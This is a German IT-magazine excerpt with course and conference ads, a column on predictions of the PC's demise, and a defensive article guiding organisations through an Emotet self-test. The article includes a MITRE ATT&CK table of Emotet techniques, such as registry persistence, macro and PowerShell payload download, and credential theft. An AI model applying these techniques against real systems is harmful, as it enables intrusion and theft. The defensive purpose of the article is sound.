Der eintägige Workshop vermittelt die Grundlagen von DNSSEC, TLS/SSL-Transportverschlüsselung und DANE. In praktischen Übungen lernen die Teilnehmenden, wie man die E-Mail-Kommunikation mit DANE und DNSSEC absichert.

5. Februar 2021, Onlinekurs



### Linux-Server härten

Lernen Sie in praktischen Übungen, wie man Linux-Server gegen Angriffe absichert – von der Datenverschlüsselung bis zu SELinux.

9.-12. Februar 2021, Onlinekurs

### Systemdeployment und -management mit Ansible

Der Kurs vermittelt die Konzepte hinter Ansible und liefert einen umfangreichen Einstieg in die Systemverwaltung mit Ansible anhand von praxisnahen Beispielen.

16.-19. Februar 2021, Onlinekurs



### Software-defined Storage mit Ceph

Lernen Sie, einen Ceph-Storage-Cluster zu installieren, typische Wartungsaufgaben durchzuführen und den Ceph-Storage zu administrieren.

16.-18. Februar 2021, Onlinekurs

### Container managen mit Kubernetes und Rancher

Der Kurs vermittelt, wie man mit den Rancher-Tools eine Kubernetes-Umgebung auf einem Cluster einrichtet, Container-Workloads startet, Storage und Netzwerk einrichtet, Helm Charts nutzt und den Betrieb managt und überwacht.

19.-20. Februar 2021, Onlinekurs

## Sicherheit



### Notfallplanung und Notfallübungen

Sicherheitsbeauftragte, IT-Leiter/-innen, IT-Notfall- und Risikomanager sowie Auditoren erhalten einen Leitfaden für eine professionelle Notfallplanung, lernen die wichtigsten Standards kennen und erfahren, wie man die Anforderungen an kritische IT-Systeme ermittelt und die bestehenden Risiken analysiert und behandelt.

8.-10. Februar 2021, Onlinekurs

### OWASP Top 10

Der zertifizierte Pentester Tobias Glemser demonstriert die häufigsten Sicherheitslücken in Webanwendungen und erklärt Schutzmaßnahmen.

10.-11. Februar 2021, Onlinekurs

## Cloud



### Sichere Cloud-Nutzung

Sicherheitsstandards, Best Practices und konkrete Maßnahmen zur Absicherung von AWS, Azure und Co. Erarbeiten Sie an zwei Tagen einen eigenen Leitfaden für die sichere Cloud-Nutzung in Ihrem Unternehmen.

8.-9. Februar 2021, Onlinekurs

## KI und Data Science

### Deep Learning mit TensorFlow

Praxisorientierte Einführung in die Anwendung tiefer neuronaler Netze mit den Machine-Learning-Frameworks TensorFlow und Keras mit vielen praktischen Übungen.

23.-26. Februar 2021, Onlinekurs

### Einstieg in Data Science mit Python

Python-Grundlagen, Datenanalyse mit NumPy und Pandas, Visualisierung, Data Literacy.

2.-3. März 2021, Onlinekurs

## Softwareentwicklung

### Parallele und reaktive Programmierung in Java

Lernen Sie, effektiv mit Parallel Streams, Reactive Streams, Fork-Join-Tasks und Threads zu programmieren und die richtige API für Ihr Projekt zu finden.

1.-2. März 2021, Onlinekurs

### Continuous Integration mit Jenkins

Wie man Jenkins installiert, betreibt, an gängige Entwicklungsumgebungen anschließt und Pipelines erstellt sowie gängige Versionsverwaltungen und Ticketsysteme anbindet.

2.-3. März 2021, Onlinekurs

## Vor 10 Jahren: Das Ende des PC

Seit zehn Jahren sinniert man über das Ende des PC. Ausgestorben ist er immer noch nicht.

Vorhersagen sind schwierig, besonders wenn sie die Zukunft betreffen. Das wusste schon Mark Twain. Dennoch interessiert sich jeder Mensch für die Zukunft, besonders aber die an IT interessierten Menschen. Sie grübeln gerne über die Zukunft der Informationstechnologie, zumal am Jahresanfang.

Vor zehn Jahren befragte Chefredakteur Jürgen Seeger im Editorial der *iX* 2/2011 seine Glaskugel: „PC ade?“ Unmittelbarer Anlass zu dieser Frage war eine Google-Suche nach „Ende des PC“, die 10000 Treffer lieferte. Einen mittelbaren Anlass gaben die Verkaufszahlen des vierten Quartals 2011: Erstmals schwächelten die PC-Verkäufe im sonst so starken Weihnachtsgeschäft.

Mit den Tablets und besonders dem damals von Steve Jobs so gepriesenen iPad standen Geräte bereit, die als Thin Clients das Zeug hatten, den PC abzulösen. Das sah Seeger durchaus positiv. Sein Fazit: „Das Ende des Personal Computers könnte eine neue, faszinierende Ära des Personal Computing einläuten. Allerdings nur dann, wenn sich in den App Stores und Smartphone-Ökosystemen nicht das Zensurmodell à la Apple durchsetzt und neue Abhängigkeiten entstehen.“

Sucht man heute nach „Ende des PC“, so werden 54000 Ergebnisse angezeigt. Etliche sind aus dem Jahre 2020 und in ihnen kann man vom „leisen Ende“ der PC-Ära lesen, als



ob Personal Computer an Altersschwäche dahinsiechen und sanft seufzend enden. Schuld an diesem leisen Ende ist der Abschied von Windows 7, von manchen Autoren als letztes autonomes Betriebssystem beschrieben. Windows 10, Chrome OS, Android, macOS und iOS, sie alle brauchen für den regulären Betrieb eine Netzverbindung und Zugang zu App Stores.

Allerdings scheint es, dass der Verkauf von Notebooks für das Homeoffice und das Homeschooling angezogen hat, auch wenn ein Blick auf die Verkaufszahlen als Glaskugel-Ersatz inmitten der Pandemie entfällt. Verglichen mit Tablets sind das klassische Personal Computer.

Es gibt jedoch ein indirektes Indiz für das „Ende des PC“. Seit dem 1. Januar stellen die gesetzlichen Krankenkassen ihren Versicherten eine elektronische Patientenakte zur Verfügung. In Zukunft sollen alle medizinischen Daten der Versicherten in diesen Akten gespeichert werden, die technisch ein Client-Server-System darstellen. Was bisher als Labordaten- und Befundungs-PDF auf dem PC lag, wandert aus, ebenso die DICOM-CDs der bildgebenden Untersuchungen.

Erreichbar sind die Daten dieser Patientenakte vorerst nur über das Smartphone, gefüllt wird sie direkt beim Hausarzt. Noch zur Einführung der elektronischen Gesundheitskarte im Oktober 2011 wäre es völlig undenkbar gewesen, dass solche heiklen persönlichen Daten abseits des eigenen PC oder der Praxisverwaltungssysteme der Ärzte liegen.

*Detlef Borchers (odi@ix.de)*



< 10. Februar 2021 >  
ONLINE

Die Konferenz für Frontend-Entwicklung • **WORKSHOP-PROGRAMM**

### Sven Wolfermann – Web-Performance 2021

Sven Wolfermann stellt den gesamten Performance-Werkzeugkoffer des Web-Entwicklers ausführlich vor:

- > Wie werden WebFonts effizient geladen?
- > Was ist bei CSS, JavaScript und Bildern zu beachten?
- > Wie testen Sie und wie automatisieren Sie das Monitoring?
- > Wie verwenden Sie Webpack oder andere Werkzeuge für optimierte Entwicklungsprozesse?

### André Kovac – Von 0 auf App: Mobile-App-Entwicklung mit React Native

In diesem Hands-on-Workshop entwickelt André Kovac gemeinsam mit Ihnen eine kleine mobile App.

- > ReactNative-Grundlagen: Komponenten, Styling und User-Interaktion
- > Lokales StateManagement mit Hooks, Umgang mit Smartphone-Sensordaten, Animationen
- > Die Seiten-Navigation im Detail

### Peter Kröner – Unter der Haube

Peter Kröner versorgt Sie mit dem Wissen rund um JS-Engine-Interna, das Sie brauchen, um Ihre JavaScript-Projekte flott und am Laufen zu halten.

- > V8-Bytecode und die Effekte von optimierenden Compilern
- > Performance-Best-Practices
- > Tools für die Performance-Analyse
- > Identifizierung langsamer Skripte und Funktionen

Jetzt  
10 %  
Kombi-Rabatt  
sichern!



23. - 25.  
FEBRUAR **2021**

## WIR STARTEN DURCH – MIT SICHERHEIT.

Interessante redaktionelle Keynotes  
und Partner-Vorträge

Virtuelle Fachausstellung

Interaktive Breakout-Sessions

Diverse Networking-Optionen

Viele kostenlose, digitale und  
reale Gadgets

# sec-it.heise.de

 Heise Medien

Unsere Partner

 **Aagon**

 **baramundi**



**Check Point**  
SOFTWARE TECHNOLOGIES LTD

**CONSIST**  
Business Information Technology

  
**essendit**  
IT-Beratung und -Entwicklung

 **IT-SEAL**  
Social Engineering Analysis Labs

 **mimicast**

© Copyright by Heise Medien

 **netskope**

# Der digitale Treffpunkt für Security-Experten

## KEYNOTE:

Avant-Garde InfoSec // Dr. Melanie Rieback

## INTERAKTIVE VORTRÄGE:

Einstiegsmöglichkeiten in die Cybersicherheit für KMUs //  
Viktor Rechel

Schatzsuche im Notfallmanagement – die neue Voranalyse  
im BSI-Standard 200-4 // Lukas Reike-Kunze

Anleitung zum Emotet-Selbsttest // Martin Junghans

Cyber-Versicherung: Risikogruppe IT-Betriebe? // Tobias Wenhart

„Behind the Hype: Buzzwords kritisch hinterfragt“ // Stefan Strobel

„Experten-FAQ“ mit Sidekick // Olaf Pursche und Tobias Schrödel

## PODIUMSDISKUSSION:

zum Thema Hackback // Andreas Könen, Manuel Atug, Tobias Haar

## HEISE SHOW SPEZIAL:

Computer-Forensik – Fakten und Fiktion //  
Martin Wundram und Krimiautor Constantin Gillies

**Preis:** 249,00 € (inkl. MwSt.)





Raus aus dem Maßnahmensumpf:  
eine Anleitung zum Emotet-Selbsttest

# Gewusst wo

**Martin Karl Junghans, Joshua Ziemann**

Sicherheitsexperten betreiben viel Aufwand, um Infektionen mit Emotet zu verstehen und daraus Schutzmaßnahmen abzuleiten. Dabei wäre es wichtiger, effektive Maßnahmen schon vor einem Vorfall umzusetzen. Beim gezielten Auffinden der Schwachstellen hilft die Frage: „Wie anfällig sind wir?“ Ein Selbsttest bringt hier Licht ins Dunkel.

**Z**u verstehen, aus welchem Grund Maßnahmen notwendig sind, ist elementar, wenn es um die Umsetzung ganzheitlicher IT-Sicherheit geht. Zu wissen, warum die eigene Organisation anfällig für einen Emotet-Befall ist oder eben nicht, macht das Sicherheitsniveau messbarer und fördert das Verständnis und die Akzeptanz für die daraus resultierenden Maßnahmen.

Emotet ist aktuell, relevant und gefährlich. Das zeigt nicht nur die lange Historie, die diese Schadsoftware bereits seit 2014 aufweist, sondern das belegen auch die vielen Fälle in der jüngeren Vergangenheit – das Kammergericht Berlin (September 2019), die Universität Gießen und die Stadtverwaltungen Frankfurt am Main und Bad Homburg (Dezember 2019), diverse Krankenhäuser 2020 – und nicht zuletzt

Heise im Mai 2019. Die Ziele sind vielseitig und nicht selten ist ein Komplettausfall der IT-Infrastruktur für Tage oder Wochen die Folge.

## Bei der Risikoanalyse abgeschaut

Wenn entscheidende Warnsignale ignoriert werden, steht schnell alles auf dem Spiel. Daher sollten sich IT-Management, -Sicherheit und -Betrieb gemeinsam die Frage stellen: Wie anfällig ist unsere Organisation für einen Emotet-Befall und welche konkreten Maßnahmen sollten wir ergreifen, um das Schadenspotenzial angemessen einzugrenzen?

Als Grundlage für das Vorgehen nutzen die Autoren, deren Unternehmen den Emotet-Selbsttest bereits erfolg- und erkenntnisreich absolviert hat, ein abgewandeltes Modell der Risikoanalyse. Der Test orientiert sich daher an den in Abbildung 1 dargestellten Schritten.

Der erste Schritt, das Identifizieren des Analysebereichs, bedeutet hier das Erfassen derjenigen Teile der IT-Infrastruktur, die von Emotet direkt angegriffen werden, und solcher, die damit verbunden sind. Das häufigste Einfallstor ist die Phishingmail. Direkt betroffen sind also unter anderem

**Die Durchführung eines Emotet-Selbsttests orientiert sich an den einzelnen Schritten der Risikoanalyse (Abb. 1).**



Was sind die Ziele der Emotet-Urheber?

Wie gehen sie vor, um ihre Ziele zu erreichen?

Welche Teile der IT-Landschaft sind dadurch direkt oder indirekt betroffen?

**Die Beantwortung dieser drei Fragen hilft beim Bestimmen der gefährdeten Bereiche in der IT (Abb. 2).**

die E-Mail-Infrastruktur und indirekt der Clientbereich sowie interne Server.

## Der Angreifer bestimmt den Analysebereich

Damit der Analysebereich eindeutig abgesteckt werden kann, sollten zunächst die drei Fragen aus Abbildung 2 der Reihe nach beantwortet werden.

Nach Ansicht des Bundesamts für Sicherheit in der Informationstechnik (BSI) sind die Ziele der direkten Emotet-Urheber rein finanzieller Natur. Sie werden erreicht, indem „die Entwickler von Emotet ihre Software und ihre Infrastruktur an Dritte untervermieten“. In dieser Hinsicht sind also noch keine Erkenntnisse gewonnen. Spannender sind die Ziele der Emotet-Mieter. Das BSI geht hier auch von Cyberkriminalität aus, nicht von Spionage. Das bedeutet, es geht ausschließlich um Geld. Diese Aussage deckt sich auch mit den Beobachtungen bekannter Emotet-Fälle der Vergangenheit.

In der Regel wird Emotet als sogenannter Stager für weitere Malware genutzt – das bedeutet, er prüft, ob es sicher ist, neue Malware nachzuladen, und macht es dann. Am häufigsten hört man von der Emotet-Trickbot-Ryuk-Kombination. Es fallen aber auch Namen wie Ursnif, ZeuS und

IcedID. Worum handelt es sich hierbei? Trickbot, Ursnif, ZeuS und IcedID fallen in die Kategorie der Banking-Trojaner. Bei Ryuk handelt es sich um eine klassische Ransomware. Es geht also um Kompromittierung und Missbrauch von Bankkonten und Erpressung.

Erpressung kann, wie man es kennt, nach der Verschlüsselung von Daten erfolgen oder durch Androhung, die auf den kompromittierten Systemen befindlichen Daten zu veröffentlichen. Auch wenn Spionage also kein eigentliches Ziel der Angreifer sein mag, besteht dennoch die Gefahr, dass die Daten in weitere unbefugte Hände gelangen. Zusammenfassend lässt sich sagen: Das Primärziel ist Geld. Daraus resultierende sekundäre Ziele sind das Sammeln von Zugangsdaten, die Übernahme von Onlinebanking-Sitzungen, das Verschlüsseln sowie Sammeln vertraulicher Daten und das Infizieren möglichst vieler weiterer Systeme.

## Wie funktioniert die Schadsoftware?

Eine umfassende Aufarbeitung der Funktionsweise von Emotet und Co. würde den Rahmen dieses Artikels sprengen. Es gibt jedoch zahlreiche Quellen und Forschungsarbeiten zu diesem Thema (einige davon

sind über ix.de/zefw zu finden). Im Hinblick auf Emotet gilt es allerdings, eine Besonderheit zu berücksichtigen: Die Kernsoftware wird vermietet und kann sehr einfach mit verschiedenen anderen Schadsoftwareprogrammen kombiniert werden.

Die Empfehlung lautet: Zu Beginn des Selbsttests eigene Recherchen anstellen. Emotet ist modular aufgebaut. Da die Software so einfach mit weiterer Malware kombinierbar ist, ist das Sammeln von Informationen zu häufig nachgeladener Schadsoftware unabdingbar. Aktuell betrifft dies vor allem Trickbot und Ryuk. Als wertvolle Quellen haben sich insbesondere Analysen von Malware-Forschern und frei verfügbare Incident-Reports erwiesen.

Letztere sind leider rar gesät, einige, etwa vom Emotet-Befall bei Heise und dem Kammergericht Berlin, sind jedoch öffentlich verfügbar. Mittlerweile ein Standardwerk für Malware und Techniken ist die Mitre-ATT&CK-Matrix (sie ist wie die Reports über ix.de/zefw zu finden). Auch hier finden sich Einträge mit detaillierten Listen von angewandten Techniken zur Infektion eines Systems. Einige davon zeigt Abbildung 3.

## Den Analysebereich festlegen

Um nun aus den Rechercheergebnissen auf den Analysebereich zu schließen, eignet sich ein einfaches Mittel: das Emotet-Tool-Set anhand der Schritte der Killchain (siehe Kasten „Die Cyber-Killchain“) sortieren und abarbeiten.

Entlang der Übersicht kann man aus dem Wissen über die ersten drei Phasen von Emotet (Reconnaissance, Weaponization und Delivery) auf mögliche Angriffsvektoren innerhalb der eigenen Organisation schließen. Zum Zeitpunkt der Erstellung dieses Artikels war der einzige relevante und genutzte Angriffsvektor von Emotet die Phishingmail mit einem .doc-Dokument im Anhang.

### X-TRACT

- Noch immer gehören Emotet und Co. zu den am weitesten verbreiteten und gefährlichsten Bedrohungen für die IT in Unternehmen und Organisationen – schlimmstenfalls bis zu deren völligem Stillstand. Vorausschau und Selbsthilfe sind gefragt.
- Mithilfe genauer Recherche zu derzeit verbreiteten Schadprogrammen und einer systematischen Analyse der eigenen IT-Landschaft lassen sich die konkreten Gefährdungen herausarbeiten und passende Schutzmaßnahmen ableiten.
- Ein Selbsttest zur rechten Zeit kann helfen, das Unternehmen vor Schaden zu bewahren. Prävention ist wie immer einfacher und billiger, als hinterher die Scherben aufzufegen.

Im Folgenden werden einige Funktionen von Emotet und Co. zur Veranschaulichung genannt. Sie können als Anhaltpunkte für die eigene Recherche genutzt werden, ersetzen diese aber nicht.

Ausgehend von den identifizierten Angriffsvektoren kann man nun entlang der Killchain auf den gesamten Analysebereich schließen. Die Tabelle „Festlegen des Analysebereichs“ veranschaulicht, wie eine solche Übersicht aussehen kann. Wichtig ist vor allem, auch indirekt betroffene Systeme in den Analysebereich aufzunehmen, da Emotet und Co. sehr intensiv Lateral Movement betreiben. Das bedeutet, die Malware bewegt sich im Netzwerk weiter und sucht nach lohnenden Zielen, wenn sie einmal eingedrungen ist.

Teil des Analysebereichs sind demnach – ausgehend vom Clientsystem, auf dem eine Phishingmail vermutlich zuerst eintrifft – alle unterschiedlichen Systeme in diesem Netzwerk, Netzwerkübergänge und zumindest direkt aus diesem Netzwerk erreichbare weitere Netzwerke.

Dieses sukzessive Nachvollziehen kann schnell unübersichtlich werden, sodass man Gefahr läuft, den Blick für das Wesentliche zu verlieren. Hinsichtlich der Abbruchbedingung kann man sich fragen: An welcher Stelle hätte der Angreifer einen hinreichenden Hebel, um entweder seine Ziele zu erreichen oder signifikanten Schaden anzurichten? Spätestens mit der Kompromittierung eines Domänencontrollers wäre diese Schwelle dann wohl erreicht.

## Eine Zwischenbilanz

Was ist bisher erreicht? Die Antwort ist essenziell für den kommenden Hauptteil des Selbsttests. Klar ist bis jetzt, welche Ziele der Angreifer verfolgt, welche Techniken eingesetzt werden, um die Ziele zu erreichen, und welche Bereiche der IT-Infrastruktur von einer Infektion betroffen sein können. Nun ist es Zeit, den identifizierten Analysebereich mit dem Tool-Set der Angreifer zu vergleichen und poten-

zielle Schwachstellen beziehungsweise Risiken zu ermitteln.

Zur Veranschaulichung führen wir die Identifikation von Risiken am Beispiel der E-Mail-Infrastruktur durch. Der beschriebene Prozess ist dann übertragbar auf die anderen identifizierten Teile des Analysebereichs.

Zunächst muss der zu betrachtende Bereich aufgeschlüsselt werden. Es gilt zu ermitteln, welche Systeme Teil der E-Mail-Infrastruktur sind. Diese werden dann auf Schwachstellen und Risiken überprüft. Das Stichwort dabei ist Vollständigkeit. Gerade bei den Systemen an vorderer Front sollte man auch auf Sonderfälle wie nicht mehr benutzte Mailserver oder interne Mail-Proxyserver et cetera achten. Wie viele Mailserver sind tatsächlich im Einsatz? Unterscheiden sie sich? Typische Systeme könnten beispielsweise E-Mail-Gateways, E-Mail-spezifische Antivirussysteme, interne und externe E-Mail-Server, Exchange Server oder die lokalen E-Mail-Clients, zum Beispiel Outlook, sein.

Quelle: Mitre ATT&amp;CK

Techniques Used				ATT&CK® Navigator Layers ▾
Domain	ID	Name	Use	
Enterprise	T1087 .003	Account Discovery: Email Account	Emotet has been observed leveraging a module that can scrape email addresses from Outlook. [3][4]	
Enterprise	T1560	Archive Collected Data	Emotet has been observed encrypting the data it collects before sending it to the C2 server. [5]	
Enterprise	T1547 .001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Emotet has been observed adding the downloaded payload to the <code>HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run</code> key to maintain persistence. [6][7][8]	
Enterprise	T1110 .001	Brute Force: Password Guessing	Emotet has been observed using a hard coded list of passwords to brute force user accounts. [9][6][7][10][3]	
Enterprise	T1059 .001	Command and Scripting Interpreter: PowerShell	Emotet has used Powershell to retrieve the malicious payload and download additional resources like Mimikatz. [6][2][8][11][12]	
		.005 Command and Scripting Interpreter: Visual Basic	Emotet has sent Microsoft Word documents with embedded macros that will invoke scripts to download additional payloads. [6][13][2][8][12]	
		.003 Command and Scripting Interpreter: Windows Command Shell	Emotet has used cmd.exe to run a PowerShell script. [8]	
Enterprise	T1543 .003	Create or Modify System Process: Windows Service	Emotet has been observed creating new services to maintain persistence. [7][10]	
Enterprise	T1555 .003	Credentials from Password Stores: Credentials from Web Browsers	Emotet has been observed dropping browser password grabber modules. [2][4]	
Enterprise	T1114 .001	Email Collection: Local Email Collection	Emotet has been observed leveraging a module that scrapes email data from Outlook. [3]	
Enterprise	T1573 .002	Encrypted Channel: Asymmetric Cryptography	Emotet is known to use RSA keys for encrypting C2 traffic. [2]	
Enterprise	T1041	Exfiltration Over C2 Channel	Emotet has been seen exfiltrating system information stored within cookies sent within an HTTP GET request back to its C2 servers. [2]	
Enterprise	T1210	Exploitation of Remote Services	Emotet has been seen exploiting SMB via a vulnerability exploit like ETERNALBLUE (MS17-010) to achieve lateral movement and propagation. [6][7][10][11]	

**Zur Vorbereitung der Schutzmaßnahmen gehört auch die intensive Recherche, etwa der Vorgehensweise der jeweiligen Malware (Abb. 3).**

## Festlegen des Analysebereichs anhand der Killchain

	Reconnaissance	Weaponization	Delivery
Emotet-Tool-Set	<ul style="list-style-type: none"> <li>Bezug zu aktuellen Themen und Gegebenheiten</li> <li>in der Regel nicht exakt auf das Ziel zugeschnitten</li> </ul>	<ul style="list-style-type: none"> <li>polymorphe, modulare Schadsoftware, verpackt in harmlos aussehendes Microsoft-Word-Dokument</li> <li>automatisiertes Generieren von täuschend echten Phishing-mails</li> </ul>	<ul style="list-style-type: none"> <li>Auslieferung von Phishingmails an Organisationsmitarbeiter</li> </ul>
Analysebereich	<ul style="list-style-type: none"> <li>Mailinfrastruktur (Mitarbeiter-Awareness)</li> </ul>		

## Die Cyber-Killchain

Das sind die Systeme, die untersucht werden sollten. Auf der anderen Seite steht das Emotet-Tool-Kit für den E-Mail-Weg. Aus bekannten Fällen zeichnet sich bisher ein vielschichtiges, aber in einigen Punkten konsistentes Bild:


1. Der Inhalt der Phishingmail ist täuschend echt und bezieht sich auf aktuelle Ereignisse und Gegebenheiten.
2. Von kompromittierten Systemen werden die E-Mails der letzten 180 Tage kopiert, was den Urhebern der nachgemachten Mails ermöglicht, auf bestehende Konversationen zu antworten und deren Inhalt zu referenzieren. Dabei wird häufig der FROM-Mail-Header verschleiert, wenn die Mails von anderen kompromittierten Accounts versendet werden („Bekannter, Marc kompromittierter.account@example.com“).
3. In verschiedenen Formen ist ein .doc-Dokument mit Makros als Anhang enthalten (direkter Anhang, verpackt in eine Zipdatei, teilweise verschlüsselt, oder ein Download-Link zum Dokument).

## Risiken auf die Systeme abbilden

Nun geht es daran, die beiden Seiten zu vergleichen. Um die Arbeit übersichtlich zu gestalten, ist es hilfreich, mit einer zweidimensionalen Matrix zu arbeiten (siehe Tabelle „Dokumentation der festgestellten Risiken“). Die Verantwortlichkeiten IT-Management, IT-Betrieb und IT-Sicherheit bilden die Spalten und die identifizierten Systeme die Zeilen. In jeder Zelle werden dann die ermittelten Risiken für das jeweilige System und der Verantwortungsbereich erfasst. Für ein vollständiges Bild empfiehlt es sich zudem, auch die Stellen festzuhalten, an denen schon wirksame Schutzmaßnahmen im Einsatz sind.

Jeder Verantwortlichkeitsbereich schaut sich für „seine“ Systeme die relevanten Aspekte an und vergleicht sie mit den Emotet-Funktionen. Relevante Aspekte sind für das IT-Management zum Beispiel

Die (Cyber-)Killchain ist ein weitverbreiteter und im IT-Sicherheitsumfeld geläufiger Begriff zum Beschreiben des Vorgehens von Angreifern. Sie umfasst sieben allgemeine, aufeinanderfolgende Phasen, zu denen in der Regel für jede Angriffskampagne jedem einzelnen Schritt Aktionen des Angreifers zugeordnet werden können. Die sieben Phasen sind:



Das Modell der Killchain wird genutzt, um IT-Sicherheitskonzepte ganzheitlich messbar zu machen. Idealerweise sollte ein solches Konzept Sicherheitsmaßnahmen gegen Aktionen in jeder Phase enthalten. Kommt es dann zu einem Angriff, muss der Kriminelle mehrere Verteidigungslien überwinden – wobei die Verteidigenden in jeder Phase eingreifen und den Angreifer zurückhalten können.

Richtlinien und Prozesse, für den IT-Betrieb Betriebsdokumentationen und Wissen über die Betriebsrealität und für die IT-Sicherheit isolierte Real-World-Tests der Emotet-Funktionen.

Das Vorgehen sollte sich stets am „What? So What?“-Prinzip orientieren. Das bedeutet zu fragen: Was bringt Emotet für das untersuchte System / den untersuchten Bereich mit, welche Auswirkungen sind denkbar? Was bedeutet das für uns? Also welche Gegenmaßnahmen sind im Einsatz und wo tun sich Lücken auf? Dadurch wird sichergestellt, dass der Fokus und rote Faden erhalten bleibt. Natürlich kann man an diesem Punkt auch die Untersuchungen erweitern und ganz allgemein nach Verbesserungspotenzial Ausschau halten – auf eigene Gefahr.

Am Beispiel der E-Mail-Infrastruktur könnte es wie folgt aussehen: Auf technischer Ebene lassen sich bei Emotet drei Whats identifizieren: Verschleierung der E-Mail-Herkunft, Verschleierung des E-Mail-Inhalts und in irgendeiner Form

Ausliefern einer .doc-Datei. Das IT-Management kann sich hier also interne Richtlinien zum Umgang mit E-Mails von Externen anschauen. Müssen Anhänge von einem Antivirusprogramm überprüft werden? Sollen für den normalen Mailverkehr Signaturen verwendet werden, die die Authentizität einer Mail garantieren? Welche Dateiformate sind als Anhang erlaubt?

## Geteilte Aufgabenbereiche – spezifische Fragen

Eine Abstraktionsebene tiefer kann sich der IT-Betrieb fragen: Sind Sicherheitsmaßnahmen aktiviert, die bei der Validierung der Absenderauthentizität helfen, etwa SPF (Sender Policy Framework), DKIM (Domain Keys Identified Mail) oder DMARC (Domain-based Message Authentication, Reporting and Conformance)? Gibt es ein zentrales E-Mail-Gateway, das E-Mails überprüft und klassifiziert? Ist der Exchange Server so konfiguriert,

Exploitation	Installation	Command and Control	Actions on Objectives
<ul style="list-style-type: none"><li>• Makrocodeausführung</li><li>• PowerShell-Code-Ausführung</li></ul>	<ul style="list-style-type: none"><li>• Nachladen weiterer Malware</li><li>• verschiedene Persistence-Funktionen</li></ul>	<ul style="list-style-type: none"><li>• Trickbot-Post-Exploitation-Framework PowerTrick</li><li>• Nachladen von Ryuk-Ransomware</li></ul>	<ul style="list-style-type: none"><li>• Sammeln von Zugangsdaten</li><li>• Hijacking von Onlinebanking-Sessions</li><li>• Datenverschlüsselung und -diebstahl</li><li>• Lateral Movement</li></ul>

Dokumentation der festgestellten Risiken basierend auf den Systemen und Ebenen			
Verantwortung	IT Management (High-Level-Emotet-Funktionen mit IT-Richtlinien vergleichen)	IT-Betrieb (Low-Level-Emotet-Funktionen mit IT-Betriebsdokumentation vergleichen)	IT-Sicherheit (einzelne Low-Level-Funktionen auf dedizierten Testsystemen auf Erfolg überprüfen)
System	<b>Mail-Gateways</b>	Eine Filterung bestimmter Dateiformate im Anhang einer E-Mail ist nicht vorgesehen.	übergreifendes Risiko auf Managementebene
	<b>Mailserver</b>	kein Risiko festgestellt	Es sind keine Maßnahmen zur Authentizitätsfeststellung von Mailservern im Einsatz.
	<b>Antivirus</b>	kein Risiko festgestellt	kein Risiko festgestellt
	<b>Exchange</b>	Risiko ...	Risiko ...
	<b>Mail-Clients</b>	Risiko ...	Risiko ...

dass er dem Endnutzer eine Warnung bei verschlüsselten Zipdateien im Anhang anzeigt?

Die IT-Sicherheit schließlich kann sich nun die ganz konkreten Aspekte auswählen und testen, wie die bestehende IT-Infrastruktur damit umgeht. Wie sieht eine E-Mail mit verschleiertem FROM-Header im Outlook aus? Werden E-Mails mit .doc-Dokumenten im Anhang zugestellt? Mithilfe des EICAR-Test-Virus kann man das grundsätzliche Funktionieren einer Antivirus-Engine überprüfen. Ein nützliches Tool hierfür ist der Heise Emailcheck (siehe [ix.de/zefw](#)). Darüber können verschiedene E-Mails angefordert werden, die gängige Techniken von Phishing umsetzen, ohne dass man das Risiko einer Infektion eingeht.

Alle Auffälligkeiten, positive wie negative, sollten in der Matrix dokumentiert werden. An dieser Stelle können es auch noch allgemeine Bemerkungen sein, zum Beispiel wenn jemand den Eindruck hat, dass an einer Stelle keine hinreichenden Schutzmaßnahmen installiert sind, ohne diese konkret benennen zu können. Letztendlich sollte das Ergebnis dieser Phase aber eine Übersicht bereits wirkungsvoller Schutzmechanismen und kritischer Stellen sein, die noch einmal auf Best Practices untersucht werden sollten.

## Bewertung der ermittelten Risiken

Bewertung bedeutet Einschätzung. Es geht also darum, die identifizierten Risiken einzuschätzen zu können. Die Frage, welche Bedeutung ein Risiko hat, liegt in diesem Fall eigentlich schon auf der Hand: Emotet verfügt über Funktion X, die an Stelle Y zum Einsatz kommt, und wir verfügen über keine wirkungsvolle Gegenmaßnahme. Die Schwere des Risikos hängt dann nur noch von der entsprechenden Funktion und der angegriffenen Stelle ab.

Emotet versendet aufwendig erstellte Phishingmails, die auch für geschulte

Augen schwer von normalen E-Mails zu unterscheiden sind. Ein zentrales Mail-Gateway, das E-Mails nach technischen Indikatoren klassifiziert und vielleicht auch noch eine Antivirus-Engine mitbringt, um Anhänge auf verschiedenen Ebenen zu untersuchen, bietet hier das notwendige Tool-Set, das Emotet-Phishingmails vielleicht schon in erster Instanz abwehren kann. Ohne einen solchen Spamfilter im Einsatz würden Emotet-Phishingmails ungehindert in den Posteingängen der normalen Benutzer landen und es ergäbe sich zumindest ein mittelschweres Risiko. Es bedarf also einer letzten Wissenskomponente, um die gefundenen Risiken bewerten zu können: Best Practices zum Schutz vor Emotet.

